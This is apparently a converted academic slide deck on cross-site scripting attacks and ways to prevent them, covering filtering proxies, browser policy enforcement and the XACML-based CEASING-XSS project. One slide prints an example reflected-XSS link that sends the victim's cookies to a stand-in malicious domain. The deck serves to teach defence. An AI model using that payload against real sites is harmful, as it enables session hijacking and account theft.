

# Prevention of Cross-Site Scripting Attacks on Current Web Applications

Joaquin Garcia-Alfaro<sup>1</sup> and **Guillermo Navarro-Arribas**<sup>2</sup>

<sup>1</sup> Universitat Oberta de Catalunya,  
Computer Science, Multimedia and Telecommunications,  
Rbl. Poble Nou 156, 08018, Barcelona - Spain,  
[joaquin.garcia-alfaro@acm.org](mailto:joaquin.garcia-alfaro@acm.org)

<sup>2</sup> Universitat Autònoma de Barcelona,  
Department of Information and Communications Engineering,  
08193 Bellaterra - Spain  
[gnavarro@deic.uab.es](mailto:gnavarro@deic.uab.es)

# Outline

- 1 Introduction
- 2 XSS attacks
- 3 Prevention Mechanisms
- 4 Work in Progress
- 5 Conclusions

# Outline

1 Introduction

2 XSS attacks

3 Prevention Mechanisms

4 Work in Progress

5 Conclusions

# Introduction

- Critical systems are often relying on web applications and services
- Those applications must offer, in addition to their expected value, reliable mechanisms to ensure their security
- In this talk we focus on the specific problem of cross-site scripting attacks (XSS) against web applications and its prevention
  - Main scenarios: *persistent* and *non-persistent* attacks
  - Studied prevention mechanisms: filtering of web content and enforcement of browsers
  - Work in progress: use of authorization policies

# Introduction

- Critical systems are often relying on web applications and services
- Those applications must offer, in addition to their expected value, reliable mechanisms to ensure their security
- In this talk we focus on the specific problem of cross-site scripting attacks (XSS) against web applications and its prevention
  - Main scenarios: *persistent* and *non-persistent* attacks
  - Studied prevention mechanisms: filtering of web content and enforcement of browsers
  - Work in progress: use of authorization policies

# Outline


- 1 Introduction
- 2 XSS attacks
  - Persistent XSS attacks
  - Non-persistent XSS attacks
  - Others
- 3 Prevention Mechanisms
- 4 Work in Progress
- 5 Conclusions

# XSS attacks

- Injection of a malicious code
  - ⇒ if successfully executed, leads the attacker to exploit the trust relationship between victim's browser and server's location
- Although there exist in the literature many other different classifications, we survey in our work two main scenarios
  - **Persistent XSS attack:** the malicious code is permanently stored by the application's site.
  - **Non-persistent XSS attack:** the malicious code is reflected from the application's site.

# Persistent XSS attack scenario

## Victim's Browsers (V)




Trusted Domain (TD)  
(www.trusted.domain)




Malicious Domain (MD)  
(www.malicious.domain)

# Persistent XSS attack scenario



# Persistent XSS attack scenario




# Persistent XSS attack scenario


## Victim's Browsers (V)




# Persistent XSS attack scenario




# Persistent XSS attack scenario




# Persistent XSS attack scenario



# Persistent XSS attack scenario



# Persistent XSS attack scenario



# Persistent XSS attacks


- This technique is not only restricted to the stealing of browser's resources.
  - ⇒ Extended code to simulate false logout/login and steal victim's credentials (e.g., passwords, bank accounts, ...).
- Often associated to message board applications with **weak input validation** mechanisms.
- Real-world scenarios:
  - Stealing of *Hotmail* accounts [Slemko, 2001].
  - Spreading of a worm over *MySpace* [Samy, 2005].
  - Cookie stealing on *Google's Orkut* [Sethumadhavan, 2006].

# Non-persistent XSS attack scenario

## Victim's Browsers (V)




**Trusted Domain (TD)**  
([www.trusted.domain](http://www.trusted.domain))



**Malicious Domain (MD)**  
([www.malicious.domain](http://www.malicious.domain))

# Non-persistent XSS attack scenario



# Non-persistent XSS attack scenario

```
<HTML>
<title>Welcome!</title>
Click into the following <a href='http://www.trusted.domain/VWA/ <script>\
document.location="http://www.malicious.domain/city.jpg?stolencookies=" \
+document.cookie; \
</script>'>link</a>.
</HTML>
```

Vulnerable  
Web  
Application  
(VWA)


Trusted Domain (TD)  
(www.trusted.domain)

Malicious  
Web  
Application  
(MWA)


Stolen  
cookies

Malicious Domain (MD)  
(www.malicious.domain)


# Non-persistent XSS attack scenario




# Non-persistent XSS attack scenario




# Non-persistent XSS attack scenario




# Non-persistent XSS attack scenario



# Non-persistent XSS attack scenario



# Non-persistent XSS attack scenario



# Non-persistent XSS attacks

- Most common type of attack against current web services.
- Should be combined with other techniques (e.g., spoofed email, phishing, social engineering, ...).
- The damage caused by this technique can be important.
  - ⇒ E.g., privacy frauds performed by skilled attackers.
- Real-world scenarios:
  - False results on *Google's* search engine [Hansen, 2006]
  - Stealing of sensitive data on *PayPal* system [Mutton, 2006]

# Other classifications

- There are other classification of XSS attacks and some special cases:
  - DOM-based XSS.
  - Cross-site request forgeries (XSRF or CSRF).
  - ...
  
- XSS may affect all the different technologies used in the Web.
  - ⇒ CSS, Flash, PDF, QuickTime, ...

# Outline

- 1 Introduction
- 2 XSS attacks
- 3 Prevention Mechanisms**
  - Introduction
  - Filtering
  - Policy enforcement
- 4 Work in Progress
- 5 Conclusions

# Basic security recommendations

- Use of secure development techniques
  - ⇒ E.g., secure programming models and coding practices
- Often limited to the development of traditional applications, and might not be useful when addressing web services
- Evolution of XSS attacks over current web applications shows the inadequacy of using them as single measures
- Necessity of additional mechanisms to cope these attacks:
  - Analysis and filtering of the exchanged information
  - Runtime enforcement of web browsers

# Basic security recommendations

- Use of secure development techniques
  - ⇒ E.g., secure programming models and coding practices
- Often limited to the development of traditional applications, and might not be useful when addressing web services
- Evolution of XSS attacks over current web applications shows the inadequacy of using them as single measures
- Necessity of additional mechanisms to cope these attacks:
  - Analysis and filtering of the exchanged information
  - Runtime enforcement of web browsers

# Filtering proxies at the server side

- Basic filtering and encoding processes to define white/black lists of characters/tags at the server side
  - ⇒ Easy to evade by skilled attackers (e.g., *XSS cheat sheet for filter evasion* [Hansen et al., 2001])
- Use of policy-based proxies (e.g., [Scott and Sharp, 2002])
  - ⇒ Main drawbacks:
    - Lack of semantics may lead to new evasion techniques
    - Definition of rules is always an error-prone task
    - Placement at the server side can introduce limitations of performance and scalability

# Filtering proxies at the client side

- Similar basic filtering processes may be placed at the client side
  - ⇒ (Also) Easy to evade by skilled attackers.
- For example, in [Kirda et al., 2006] a client-side proxy is proposed to blacklist links embedded within web pages.
  - Redirection to blacklisted URLs are rejected by the client.
  - Only attacks based on the violation of browser's "same origin policy" and relying on HTML/JavaScript are addressed.
    - ⇒ Alternative techniques may circumvent this approach.

# Runtime enforcement of web browsers (1/2)

- Alternative proposals try to eliminate the need for intermediate components (i.e., proxies)
  - ⇒ Enforcement of the runtime context of the end-point
- Current approaches:
  - Audit based on IDS techniques [Hallaraker and Vigna, 2005]
  - Dynamic analysis of JavaScript code [Jovanovic et al., 2006]
  - Policy-based management of actions [Jim et al., 2007]

# Runtime enforcement of web browsers (2/2)

- The policy enforcement at web browsers may introduce clear advantages compared to proxy-based solutions
- ...but, who defines the policy?

⇒ The set of forbidden and permitted actions should be clearly specified by the applications and later deployed into the browser

# Outline

1 Introduction

2 XSS attacks

3 Prevention Mechanisms

4 **Work in Progress**

5 Conclusions

# Work in progress

Server-side policy, enforced in the client-side

- Application developer defines security policy for the application.
- The policy is enforced by the browser.

⇒ **CEASING-XSS Project**

*(poliCiEs-bASed enforcement usING Xacml and X.509 certificateS)*

`http://zen.uab.es/ceasingxss` (work in progress)

# CEASING-XSS

Policy is expressed in XACML:

- Browser independent language.
- Standardized by OASIS.
- A lot of flexibility and expressiveness.
  
- May require non-depreciable processing time at the client-side (XACML parser, and evaluation engine).
  - ⇒ Might not be a big problem (e.g. responseXML method from XMLHttpRequest)
- Automatic generation of policies (from application code, support tools, ...).

# CEASING-XSS

“Sending” the policy to the browser

- The policy (or a reference) is exchanged into an X.509 certificate during the SSL handshake
  - No need for extra mechanisms, easy to implement, . . .
  - May not be consistent with certification practices (i.e. it is not the same to certify a web site (DNS) name than to certify its capability to produce good applications, policies, . . .)
- The policy may be safely retrieved by the browser by another mechanism (XMLHttpRequest, non-standard protocol on page loading, SAML protocol over some standard transport, . . .)

# Outline

- 1 Introduction
- 2 XSS attacks
- 3 Prevention Mechanisms
- 4 Work in Progress
- 5 Conclusions**

# Conclusions

- The existence of XSS vulnerabilities in web application can involve a great risk for both the application itself and its users.
- There are currently interesting solutions to solve the problem, but there is room for improvement.
- We are focusing towards providing a client-side enforcement of policies defined by the application.

# Prevention of Cross-Site Scripting Attacks on Current Web Applications

Joaquin Garcia-Alfaro<sup>1</sup> and **Guillermo Navarro-Arribas**<sup>2</sup>

<sup>1</sup> Universitat Oberta de Catalunya,  
Computer Science, Multimedia and Telecommunications,  
Rbl. Poble Nou 156, 08018, Barcelona - Spain,  
[joaquin.garcia-alfaro@acm.org](mailto:joaquin.garcia-alfaro@acm.org)

<sup>2</sup> Universitat Autònoma de Barcelona,  
Department of Information and Communications Engineering,  
08193 Bellaterra - Spain  
[gnavarro@deic.uab.es](mailto:gnavarro@deic.uab.es)